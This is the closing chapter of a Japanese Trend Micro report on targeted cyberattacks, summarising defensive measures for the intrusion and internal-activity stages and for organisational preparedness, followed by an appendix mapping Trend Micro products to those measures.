標的型攻撃は、組織的な攻撃であると共に、目標を達成するまで継続的に行われる攻撃です。標的型攻撃の攻撃者は、まず標的組織のネットワークへの侵入を目指します。この「初期潜入」段階で行われる攻撃は事前に調査した情報に基づく標的型メールなど巧妙かつ執拗なものであり、気づけないうちに侵入を許してしまう事例が後を絶ちません。このため、侵入を前提とした対策の必要性が叫ばれています。侵入後は目的を達成するまでネットワーク内に潜伏し遠隔操作による「内部活動」を実行します。このような攻撃の全体を通じ、マルウェア以外の様々な正規手段を利用する、「ファイルレス」に代表される自身の痕跡を残さない手法を用いる、など環境寄生型の攻撃手法が用いられることにより、可視化の難しい「気づけない攻撃」となっています。

但し、ネットワーク内に侵入されただけではまだ深刻な被害とは言えません。侵入されたとしてもその内部活動を可視化し、迅速かつ適切な対応により重大情報の流出などの真の被害を回避できる体制を構築しておくことが重要です。本章ではここまで明らかにした標的型攻撃の各段階、および全体において有効な対策方法についてまとめることで、レポート全体の総括といたします。

### 1) 侵入時活動段階：標的型メールとその他の侵入経路への対策

初期潜入段階への対策としては、これまでの標的型メール対策に加え、インターネットからの遠隔攻撃による直接侵入や、サプライチェーンの弱点を狙う攻撃にも注意が必要となってきています。

#### i. 標的型メールへの警告とフィルタリング

メールを受信するゲートウェイにおいて、送信元アドレスの偽装、フリーメールアドレスの使用、添付ファイルの拡張子やファイルタイプなどの手口に着眼し、受信者への警告やフィルタリングを行うことで、大部分の標的型メールに気づける可能性が高まります。

#### ii. 添付の不正ファイルを警告できる対策

標的型メールに添付されるマルウェアや脆弱性攻撃コードなどの不正ファイルはほぼすべてが新たに作成されたものです。つまり攻撃実行の時点においては、パターンマッチングのような一般的なウイルス検出技術では検出されないことを確認して攻撃が行われます。このような未確認の不正ファイルに対しては、動的解析に基づいて不審な活動を警告できるサンドボックス機能が対策として大きな効果があります。様々な標的型メールに対応するためには、一般的な実行ファイル単体を解析できるだけでなく、DLL ファイルや不正マクロを含む文書ファイル、ショートカットファイル、Exploit（脆弱性の攻撃コード）を含むデータファイルまでも包括的に解析できることや、サンドボックス自体のカスタマイズ機能が求められます。また、

標的型メールの添付ファイルではパスワード付き圧縮ファイルが使用されることもあるため、パスワード付き圧縮ファイル内に含まれているファイルを解析できる機能を持つことも重要です。

### iii. Web 経由での攻撃を遮断できる対策

Web 経由での侵入に対しては、不審な URL へのリンクを持つメールを警告する、フィルタリングするなどの機能が欠かせません。同時に、外部の不正なダウンロードサイトへのアクセスを警告、ブロックできる Web 対策や、ダウンロードされるファイルに対するサンドボックス技術による検知などの対策も重要です。

### iv. インターネット経由の直接侵入への対策

この数年、組織内のネットワークに外部から直接侵入される事例が一気に顕在化しています。このような攻撃に対しては、VPN のようなインターネットとローカルネットワークの接点を洗い出し、脆弱性や安易なパスワードなどのつけ込まれやすい弱点が無いか常に注意する必要があります。システムの脆弱性を狙った攻撃に関しては、当然ながら脆弱性対策が最も重要です。自組織が使用しているシステムを棚卸し、その使用方法と更新プログラムの導入を適切に行っていくことで、攻撃に遭うリスクを劇的に下げることができます。そして、更新プログラムの適用を速やかに行えない場合やゼロデイ攻撃に備え、直接のネットワーク攻撃を防ぐための IPS 機能や挙動監視、振る舞い検知などの新しい脅威でも侵入を警告できる端末上での対策の導入も必要です。

また、RDP や SSH のような遠隔操作を可能にする機能が不用意に露出していないかを把握することも必要です。不要な機能は閉じ、意図的に露出させている場合には二要素認証や接続元 IP アドレスや証明書などによるアクセス制限など、追加のセキュリティの実装が不可欠です。同時に、インターネット上から疎通可能なサーバ等へのスキャンや不正なサービス利用などの検知・ブロックを行う対策も必要です。

### v. クラウドメールへの不正アクセス対策

クラウドメールを導入している法人組織に関してはクラウドメールの認証突破による不正アクセスへの対策を行う必要があります。組織内利用者へのフィッシングなど認証情報を詐取する攻撃への対策、総当たり攻撃・辞書攻撃による不正ログインを早期に感知する対策が必要です。また、二要素認証、アクセス制限などベーシック認証を補完するセキュリティの実装も不可欠です。

### vi. サプライチェーンの弱点を悪用する攻撃への対策

ソフトウェアやサービスのサプライチェーンが侵害され、利用している正規ソフトウェアや提供を受けているサービスが侵害、汚染されてしまった場合、その侵入を防ぐことは極めて困難と言えます。これらに対しては、侵入を前提として不審な活

動を素早く可視化するネットワーク監視およびエンドポイントの監視の重要性が高くなります。また、ネットワーク接続をしている海外支社などを経由した侵入に対しても、同様に内部活動対策が重要になると共に、「ゼロトラスト」の概念を実装したネットワーク設計により、侵入者に自由に活動させない取り組みも重要となります。

ビジネス上の繋がりのある他組織を踏み台にした攻撃については、先に侵害された海外拠点などの関係組織を踏み台にした侵入が目立っています。特に海外支社・現地法人、またその取引先やそれら組織のシステムを運用しているベンダーなど、自社以外の組織について、どのような業務上・システム上の繋がりがあるかの確認、またシステム運用状況の確認が必要です。海外の関連組織やその運用会社についてもガバナンスを強化し、一定水準の施策の導入とその確認を行うことが非常に重要です。また、侵害された他組織からのなりすましの攻撃の可能性もあります。この場合、より巧妙なソーシャルエンジニアリング手法により、社内利用者が騙される可能性が高くなることに注意が必要です。

様々なサプライチェーンの弱点を狙う攻撃への取り組みの必要性は増しており、情報処理通信機構(IPA)は2020年11月にサプライチェーン全体におけるサイバーセキュリティ施策の推進運動を目的とした「サプライチェーン・サイバーセキュリティ・コンソーシアム(SC3)」<sup>31</sup>を設立しました。また、経済産業省も2020年12月に注意喚起<sup>32</sup>を行っています。今後も同様の攻撃傾向、またそれに対する施策の必要性は継続して高まると考えられるため、利用者のみならず、セキュリティベンダー自身も、状況の把握と適切な対策の立案や製品・サービスへの反映、自社サービスの防衛が重要となるものと言えます。

## 2) 内部活動段階：ネットワーク内の不審挙動の可視化とサーバの防護

内部活動段階においては、侵入したRATが行うC&C通信に加え、攻撃基盤拡大や情報探索のために行われる他の端末やサーバを対象にしたネットワーク内での不審な活動を可視化する対策が重要です。また、前提として攻撃者が自由にサーバを侵害できないよう、ネットワーク内のサーバの防護をより強固にしておくことも重要です。

### i. 端末上で実行されるプログラムの挙動監視、機械学習型の検出

侵入時に検出できなかったRATであっても、エンドポイントにおける挙動監視や機械学習型の検出といったプログラムの挙動に着目した対策による警告で、その存在に気づくことができます。各社のエンドポイント向けセキュリティ製品にはパターンファイルによるウイルス検知以外にも多くの機能が実装されています。それらの機能

<sup>31</sup> <https://www.ipa.go.jp/security/keihatsu/sme/sc3/index.html>

<sup>32</sup> <https://www.meti.go.jp/press/2020/12/20201218008/20201218008.html>

を、各組織固有の制約下で最大限活用できているかの見直し、およびパターンや各種モジュールが最新の状態であるかの確認を推奨します。

また単体では警告に至らないような端末上の挙動を記録する対策、例えば OS によるログ監視機能の有効化・設定の他、端末上のファイル操作・プロセス起動状況やアカウント利用状況などを把握するための「EDR」<sup>33</sup>のような仕組みを導入しておくことにより、不審な活動の疑いがある端末の調査を迅速かつ効率的に行うことができます。具体例として、ファイルのサイズ、ハッシュ値、各アプリケーション実行時の引数については可能であればログ取得を行うこと、また、OS 側では PowerShell の詳細ログを取得することなどが挙げられます。

## ii. RAT の C&C 通信や内部活動に着目したネットワークの監視

RAT は遠隔操作を確立するための C&C 通信を必ず行います。この C&C 通信を、通信先や通信内容から可視化、警告することが、端末制御段階において最も効果が上がっている対策ポイントとなっています。

また、情報探索や水平移動などのネットワーク内での「内部活動」を可視化できる対策も重要です。具体的には、組織内の複数の端末を横断するスキャン・不正ログイン、データ移動などの挙動が発生していないかについてネットワーク上での監視を行うべきです。これらの内部活動の可視化のためには、ネットワークおよびエンドポイント上の複数の挙動の相関分析を可能にする対策に加え、攻撃者の手口を的確に把握し分析の着眼点とする「XDR」<sup>34</sup>のような対策も重要になってきています。

## iii. 内部サーバにおける脆弱性対策と侵入防御対策

内部サーバ、特に AD サーバに対する攻撃は攻撃者の常套手段となっています。「侵入を前提とした対策」の観点から、ホスト型 IPS 機能や変更監視機能、脆弱性対応などの対策の徹底により、内部サーバを守るための「ハードニング（要塞化、堅牢化）」の実施が必要になっています。具体例として、定期的にサーバ上のファイル一覧と各ファイル情報の取得・比較を行うようなソフトウェアを導入し、不正なファイルの配置や改ざんが行われていないかを確認するような対策も必要になってきています。

## 3) 事前対策：攻撃可能性の制限と適切な対応を迅速に行える体制づくり

攻撃者は標的組織が持つセキュリティ上の弱点を攻撃に利用します。攻撃者は弱点が多い組織、つまりより攻撃が容易な組織から標的に選びます。職員のセキュリティ意識を高め

<sup>33</sup> <https://www.ntt.com/bizon/glossary/e-e/edr.html>

<sup>34</sup> [https://www.trendmicro.com/ja\\_jp/what-is/xdr.html](https://www.trendmicro.com/ja_jp/what-is/xdr.html)

ていくことも含め、そもそもセキュアなネットワークの構築と攻撃者が利用可能な弱点を自組織のネットワークから無くしていく対策も重要です。

#### i. 基本的にセキュアなネットワーク設計

様々な対策の前提として、基本的にセキュアなネットワーク設計を漏れなく行うことが必要です。例えば、ファイアウォール設定によりプロキシ経由でのみインターネットにアクセス可能とするような制限がなければ、様々な経路で内外の通信が発生することになり、監視自体が困難になります。そもそもネットワーク内の端末に外部からアクセス可能な経路がある場合、遠隔の侵入試行を無制限に受ける危険性があります。

攻撃者に利用される「隙」をできるだけ少なくすること、また、ネットワーク内への侵入を前提として考えた場合には、「ゼロトラスト」のようなセキュリティ概念を組織のセキュリティとして具体的に実装するために「NIST : SP 800-207 Zero Trust Architecture」<sup>35</sup>のようなアーキテクチャに沿ったセキュリティ設計が重要になっていくでしょう。

#### ii. ネットワーク分離

ネットワークの規模が大きくなればなるほど、一度の侵入で被害を受ける範囲も広くなり、ポリシーの徹底や状況把握の面からも不利になります。可能な限りマイクロセグメンテーションを採用し、組織もしくは部署ごとに異なるネットワークを利用するようにすることが推奨されます。また各端末からの並行するネットワークもしくは上位のネットワークへのアクセスについて適切な制限をかける、重要情報を扱うネットワークは外部ネットワークや他の組織内ネットワークなどから分離する、などのアクセス制限の設計も重要です。

#### iii. アカウント権限の分離

攻撃者は侵入した環境のアカウント権限で活動を開始します。そのため、多くの利用者が日常的にローカル管理者・ドメイン管理者の権限を利用する環境や、高い権限でのリモートログインなどを実行する環境である場合、一人のアカウントが侵害されただけで甚大な被害につながる可能性が高まります。組織内での各アカウントの権限は必要最低限に留め、また必要な役割ごとにアカウントの種別も細分化することが推奨されます。特に外部とやりとりを行うような窓口業務の担当者が使用する端末・アカウント、およびシステム管理者が情報システムの管理作業を実施するようなアカウントは、特に個別の運用を考慮することも推奨されます。

<sup>35</sup> <https://csrc.nist.gov/publications/detail/sp/800-207/final>

**iv. 最新 OS やアプリの利用とネットワーク資産の管理**

古いバージョンの OS やアプリを利用し続けることは、既知の脆弱性を利用するいわゆる「N デイ攻撃」を受けるリスクに直結します。また管理者が関知しない機器やソフトウェアの持ち込みはセキュリティ上の大きな弱点になりえます。WSUS のような組織における自動アップデート機能の導入や、資産管理ソフトウェアの利用によるデバイス管理やソフトウェアバージョン管理を実施することも有効です。

**v. インシデント発生時の対応体制の構築**

ネットワーク内への脅威侵入や内部活動が可視化できたとしても、それだけでは攻撃を防いだことにはなりません。適切な対応を迅速に行うための対応体制構築は、実害に直結する重要な対策です。インシデントの可能性のある不審な事象が確認された場合の対応や報告手順、調査対象システムの保全方法（メモリダンプ・ディスクイメージの取得等）、システム停止やネットワーク遮断など業務に直結する対処の判断方法などが事前に決めておくべき項目です。特に迅速な意思決定や対応の徹底のためには、組織の意思決定層を巻き込んだ体制づくりが重要です。

**vi. 一定期間のログの取得と保存（ログのバックアップ）**

近年の攻撃では侵入の明確な痕跡が消去され、調査時点で確認不可となる事例も少なくありません。このため、各端末や特にネットワーク機器のログ取得と保存が非常に重要です。ただし、ログは攻撃者によって削除される傾向があるため、各端末や機器自体だけでなく、他の安全な場所にバックアップを行うことを推奨します。

**vii. 技術的対策による「多層防御」の構築**

セキュリティ製品による技術的な対策の導入にあたっては、「侵入を前提とした対策」の概念に沿って、ネットワーク内の不審な挙動に気づける仕組みを複数用意することが大事です。特に、ゲートウェイ、エンドポイント、ネットワーク、クラウド、といった複数の階層において、パターンマッチング、機械学習型検出、挙動監視、サンドボックスなどの複数の検出技術を使用して守る考えが重要です。また、エンドポイントのセキュリティ製品が停止させられた場合もネットワーク製品で検知するなど、重要な情報資産（多くの場合、ファイルサーバ+AD サーバ）へのアクセスまでに複数の壁を用意すると効果的です。

**viii. 職員のセキュリティ意識を高める施策とその管理**

特に侵入時活動段階で使用される主な攻撃手法としてソーシャルエンジニアリング、つまり人を騙す手法があります。その手口を知り、騙されないようにすることは、職員一人一人の心がけでも対策可能な範囲と言えます。標的型メールについて確認された攻撃者の手口を組織内で広く共有し注意喚起することで、騙しの手口に早期に気付く、被害を免れる可能性が高まります。またスクリプトや Office マクロなど、危険性のあるファイル形式を知り、安易に開かないといった心がけでも防げることが増え

ます。同様に、パスワードの使いまわしをやめる、推測しにくい複雑なパスワードの設定など、ネットワーク内で使用する認証情報の管理も重要です。逆に、利用者が複数のパスワードを管理する必要がない、使いまわしに陥らない環境のためには、組織内での各種サービスの利用には AD 認証を利用する、使いまわしや単純なパスワードの使用が起こらないよう警告するパスワードポリシーを設定するなどが重要です。特に、ドメインコントローラー等のサーバ管理者パスワードの強化は重要です。同時に、不要であれば Office マクロやスクリプトのような攻撃者に利用されやすい機能をグループポリシーなどで無効化しておくなどの環境整備も推奨されます。また、ネットワーク内でいつもと異なることが起こった場合に簡単に報告できる体制づくりも重要です。

#### 4) 総論：「多層防御」と「脅威に関する知見」を活かした対策

標的型攻撃の各段階で必要な対策を列挙してきましたが、これらはお互いを補完する関係にもなっていることがわかります。技術的対策を考える上ではどうしても機械学習型検索機能の有無などのように、個々の対策技術だけに目が行きがちです。しかし実際には、単体ですべての攻撃が防御できるような万能の対策は存在しません。複数の階層において複数の技術による対策を行うこと、つまり多層防御の考え方が必要です。

例えば、端末内でのファイルベースの検出のみの対策では、検索対象が存在しないファイルレス活動に対して打つ手はありません。しかし、RAT の活動を俯瞰して考えた場合、ファイルレスであったとしても、端末内およびネットワーク上での不審な活動を警告する挙動監視や機械学習型検出などにより、その存在を可視化することが可能です。逆にファイルベースの検出は無意味かと言うとそうではなく、挙動監視や機械学習型検出のような「不審」を検出する技術の前段におけるフィルタリングとして最適です。

このように、複数のレイヤーにおいて複数の技術を使用して対策を補完しあうことこそが「侵入を前提とした対策」の考え方として重要です。同時に、特定の技術で可視化された新たな脅威に対し、複数の技術の自動的な連携を適用して検出対応していくような進化した多層防御も求められています。これにより被害の拡大を防ぐとともに、侵入の影響範囲の判断が容易になるだけでなく、全組織レベルでの対策の徹底が効率化できるメリットもあります。

また、このように、複数の階層で複数の技術による検出を導入した環境では、様々なレイヤーに設置された様々な技術によるセンサーによって様々なレベルの警告が集まってくるようになります。これらの警告の中から真の危険を見出すためには、多層防御の全体を横串で俯瞰し相関分析できるような仕組みも必要です。

ただし、いくら技術的な対策を強化しても、それによって可視化された脅威に対する適切な対応が迅速に行われなければ攻撃者の活動を止めることができず、最終的に深刻な実害の発生につながります。ネットワーク内に潜伏した脅威が可視化された場合の、対応体制を構築し強化する組織的対策も重要です。過去に公表された被害事例の中でも、一旦は侵入した脅

威の可視化に成功していたものの、適切な対応を迅速に行えなかったために実害の発生を防止できなかった事例が散見されます。自組織ネットワーク内での不審な挙動が判明した場合の調査や対応の方法に加え、特にシステムの停止やネットワーク遮断の判断などの重要な決断まで即座に行える体制を事前に構築しておくことが不可欠です。組織内でこのような体制を事前に構築していくためには、意思決定層の参加、承認が重要です。場合によっては経済産業省が発表した「サイバーセキュリティ経営ガイドライン」<sup>36</sup>などの公的ガイドラインを活用し、セキュリティは既に事業継続上の重要事項であることの認識を広めていくような活動も必要でしょう。

また標的型攻撃の主体は、RATのようなマルウェアではなく、それらを使用し遠隔操作する攻撃者、つまり人間だということを忘れてはいけません。攻撃者は対策の進化に対抗するため、攻撃手法を継続的に変化させます。このため、ある時点では非常に効果が高い対策であったとしても、それを機械的に継続していきただけでは、いつかその対策を回避する手段を攻撃者は編み出します。

これらを前提に考えた場合、全ての攻撃を発生前に捉えるのは非常に困難であり、進行中もしくは既に起こった不正活動を迅速に検出するという防御側の行動の早期化・迅速化と、攻撃者の活動を遅延させるような仕組み(縦深防御、Defense in depth)の導入が必要と言えます。攻撃者が自由に内部活動できないようにすることにより、目的達成までにより長い時間がかかるとともに活動の痕跡がより多く残るようになります。その痕跡を分析し対策上の知見として実際の対策に活かすことができなければ、最終的には攻撃者に出し抜かれてしまうこととなります。つまり、攻撃の手法は絶えず変化していくため、一度確立した監視ポイントに固執しすぎることなく、継続して新しい攻撃手口を把握して対策を更新し続ける必要があると言えます。

---

<sup>36</sup> [http://www.meti.go.jp/policy/netsecurity/mng\\_guide.html](http://www.meti.go.jp/policy/netsecurity/mng_guide.html)

## Appendix トレンドマイクロのソリューション

トレンドマイクロでは標的型攻撃に代表される「気づけない攻撃」への対策を常に進化させています。現在、実際に導入可能な対策の例として、トレンドマイクロの持つソリューションのうち標的型攻撃の各段階に対応するものの一部を紹介します。

攻撃段階	技術的対策のキーポイント
侵入時活動	<ul style="list-style-type: none"> <li>標的型メールによる侵入の検知</li> <li>外部からの遠隔攻撃の検知</li> <li>不正ファイルの警告</li> <li>クラウドメールの侵害</li> </ul>
内部活動	<ul style="list-style-type: none"> <li>不正ファイルの警告</li> <li>C&amp;C 通信の可視化・ブロック</li> <li>ネットワーク上の内部活動検知</li> <li>クライアント・サーバ上での内部活動検知</li> </ul>
全体	<ul style="list-style-type: none"> <li>脅威に関する知見の活用</li> <li>「多層防御」全体に対する相関分析による脅威の可視化</li> <li>ゼロトラストなど、侵入者に自由にさせないセキュリティの導入</li> </ul>

表 A1：標的型攻撃各段階での対策キーポイント

対策のキーポイント	主な対策製品
標的型メールによる侵入の検知	<ul style="list-style-type: none"> <li>● Trend Micro Cloud App Security™</li> <li>● Trend Micro Email Security</li> <li>● Deep Discovery™ Email Inspector</li> </ul>
外部からの遠隔攻撃の検知	<ul style="list-style-type: none"> <li>● TippingPoint</li> <li>● Trend Micro Cloud One™ Workload Security</li> </ul>
不正ファイルの警告	<ul style="list-style-type: none"> <li>● Trend Micro Cloud App Security™</li> <li>● Trend Micro Email Security</li> <li>● Deep Discovery™ Email Inspector</li> <li>● Deep Discovery™ Analyzer</li> <li>● Trend Micro Apex One</li> <li>● Trend Micro Cloud One™ Workload Security</li> </ul>
C&C 通信の可視化・ブロック	<ul style="list-style-type: none"> <li>● Deep Discovery™ Inspector</li> <li>● InterScan Web Security as a Service Hybrid</li> <li>● Trend Micro Apex One</li> </ul>
クライアント・サーバ上での内部活動検知	<ul style="list-style-type: none"> <li>● Trend Micro Apex One</li> <li>● Apex One Endpoint Sensor™</li> <li>● Trend Micro Cloud One™ Workload Security</li> </ul>
ネットワーク上での内部活動検知	<ul style="list-style-type: none"> <li>● Deep Discovery™ Inspector</li> <li>● Deep Discovery™ Analyzer</li> <li>● TippingPoint</li> <li>● Trend Micro Cloud One™ Workload Security</li> </ul>
トレンドマイクロの持つ知見の活用による脅威の可視化	<ul style="list-style-type: none"> <li>● Trend Micro XDR™</li> <li>● Trend Micro Vision One™</li> <li>● Trend Micro Premium Service for Enterprise</li> </ul>

表 A2：対策キーポイントごとのトレンドマイクロの主な対策製品

## TREND MICRO

本書に関する著作権は、トレンドマイクロ株式会社へ独占的に帰属します。

トレンドマイクロ株式会社が書面により事前に承諾している場合を除き、形態および手段を問わず本書またはその一部を複製することは禁じられています。本書の作成にあたっては細心の注意を払っていますが、本書の記述に誤りや欠落があってもトレンドマイクロ株式会社はいかなる責任も負わないものとします。本書およびその記述内容は予告なしに変更される場合があります。

本書に記載されている各社の社名、製品名、およびサービス名は、各社の商標または登録商標です。

〒151-0053

東京都渋谷区代々木 2-1-1 新宿マインズタワー

大代表 TEL : 03-5334-3600 FAX : 03-5334-4008

<http://www.trendmicro.com>

トレンドマイクロはサイバーセキュリティのグローバルリーダーとしてデジタル情報を安全に交換できる世界の実現に貢献します。私たちの革新的なソリューションはデータセンター、クラウド、ネットワーク、エンドポイントにおける多層的なセキュリティをお客様に提供します。

当社のリーダーシップの根幹である **トレンドマイクロリサーチ** は、多くのエキスパートに支えられています。それは最新の脅威を発見し、重要なインサイトを公に共有し、サイバー犯罪の防止を支援することに情熱を注ぐ人材です。当社のグローバルチームは、日に数百万もの脅威を特定し、脆弱性の開示を先導し、標的型攻撃・AI・IoT・サイバー犯罪等における革新的な研究結果を公表しています。私たちは次に来る脅威を予測し、セキュリティ業界が進むべき方向を示しうる示唆に富んだ研究成果を提供するため、継続的に取り組んでまいります。



### <トレンドマイクロ サイバーセキュリティ・イノベーション研究所について>

サイバーセキュリティ・イノベーション研究所は、世界的に高まるセキュリティファーストの要求に応え、法人組織のセキュリティイノベーション推進を支援することを目的に、トレンドマイクロが2021年1月に設立した研究機関です。

同研究所は、製品・サービスの安全性を評価する「トランスペアレンシー・センター」、日本国内の法人組織を狙う高度なサイバー攻撃などに関する情報を分析・発信し対策支援を行う「スレット・インテリジェンス・センター」、セキュリティ人材の育成を支援する「セキュリティ・ナレッジ&エデュケーション・センター」が中核となります。

